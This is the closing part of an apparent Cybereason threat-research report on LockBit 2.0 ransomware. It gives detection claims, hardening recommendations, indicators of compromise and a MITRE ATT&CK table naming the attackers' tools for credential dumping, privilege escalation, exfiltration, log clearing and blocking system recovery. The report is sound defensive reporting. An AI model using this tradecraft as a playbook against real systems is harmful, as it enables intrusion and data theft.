The Cybereason Defense Platform is able to detect and prevent infections with LockBit using multi-layer protection that detects and blocks malware with threat intelligence, machine learning, and Next-Gen Antivirus (NGAV) capabilities:



The Cybereason Defense Platform creates a MalOp out of the execution of the LockBit binary



The Cybereason Defense Platform identifies the malicious code injection and executable

Cybereason GSOC MDR

The Cybereason GSOC recommends the following:

- Enable the *Anti-Malware* feature on the Cybereason NGAV and enable the *Detect and Prevent* modes of this feature.
- Enable the *Anti-Ransomware* feature on the Cybereason NGAV and enable the Detect and Prevent modes of this feature.
- Securely handle files downloaded from the Internet and email messages that originate from external sources.
- Threat Hunting with Cybereason: The Cybereason MDR team provides its customers with custom hunting queries for detecting specific threats - to find out more about threat hunting and Managed Detection and Response with the Cybereason Defense Platform, contact a Cybereason Defender here.

  For Cybereason customers: More details available on the NEST including custom threat hunting queries for detecting this threat.

Cybereason is dedicated to teaming with defenders to end cyber attacks from endpoints to the enterprise to everywhere. Schedule a demo today to learn how your organization can benefit from an operation-centric approach to security.

Indicators of Compromise

Executables	SHA-256 hash: Neshta - svchost.com *b462d28ae1f49b389d1df0213eafc75daf2ce681db989a363348d7f19379c02b* SHA-1 hash: *db6e1a1dbb0e351c44b49db79b8bad3321d673a1* SHA-256 hash: DefenderControl.exe *ce162d2d3649a13a48510e79ef0046f9a194f9609c5ee0ee340766abe1d1b565*
IP addresses	*185.81.68.180*

MITRE MAPPING

The table below summarizes the activities that are most prevalent across all infections with LockBit that the Cybereason MDR team has observed:

Initial Access	Credential Access	Privilege Escalation	Lateral Movement	Persistence	Exfiltration	Defense Evasion	Impact
External Remote Services Publicly open RDP access	OS Credential Dumping: LSASS Memory Usage of TaskMgr.exe	Exploitation for Privilege Escalation SpoolFool vulnerability	Remote Services: Remote Desktop Protocol Mstsc.exe leveraged to move between assets	Protocol Tunneling Ngrok and RDP traffic tunneling	Exfiltration Over Web Service: Exfiltration to Cloud Storage Filezilla MegaSync RClone	Impair Defenses: Disable or Modify Tools Bitdefender mini-filter Cybereason service deactivation attempt	Data Encrypted for Impact Lockbit 2.0 encryption
	OS Credential Dumping: NTDS Ntdsutil.exe		Network Service Discovery Advanced IP Scanner	Account Manipulation Domain account creation and addition to administrators group		Indicator Removal on Host: Clear Windows Event Logs Wevtutil CL usage	
			Remote Services: SMB/Windows Admin Shares PsExec from SysInternals	Scheduled Task/Job: Scheduled Task Lockbit 2.0 deployment through remote scheduled task creation		Impair Defenses: Disable Windows Event Logging Fsutil.exe and wevtutil.exe	Inhibit System Recovery Bcdedit, vssadmin

Boot or Logon Initialization Scripts: Network Logon Script

GPO creation to create scheduled task deploying Lockbit

About the Researchers

Loïc Castel, Principal Security Analyst, Cybereason Global SOC

Loïc Castel is a Senior Security Analyst with the Cybereason Global SOC team. Loïc analyses and researches critical incidents and cybercriminals, in order to better detect compromises. In his career, Loïc worked as a security auditor in well-known organizations such as ANSSI (French National Agency for the Security of Information Systems) and as Lead Digital Forensics & Incident Response at Atos. Loïc loves digital forensics and incident response, but is also interested in offensive aspects such as vulnerability research.

Gal Romano, Senior Security Analyst, Cybereason Global SOC

Gal Romano is a Senior Security Analyst with the Cybereason Global SOC (GSOC) team. He is involved in malware analysis, mobile malware analysis, and threat hunting activities. Gal was involved in several milestone projects in Cybereason, such as the SOC Extended Detection and Response (XDR) initiative, and the Linux hunting team.

About the Author

Cybereason Global SOC Team

The Cybereason Global SOC Team delivers 24/7 Managed Detection and Response services to customers on every continent. Led by cybersecurity experts with experience working for government, the military and multiple industry verticals, the Cybereason Global SOC Team continuously hunts for the most sophisticated and pervasive threats to support our mission to end cyberattacks on the endpoint, across the enterprise, and everywhere the battle moves.

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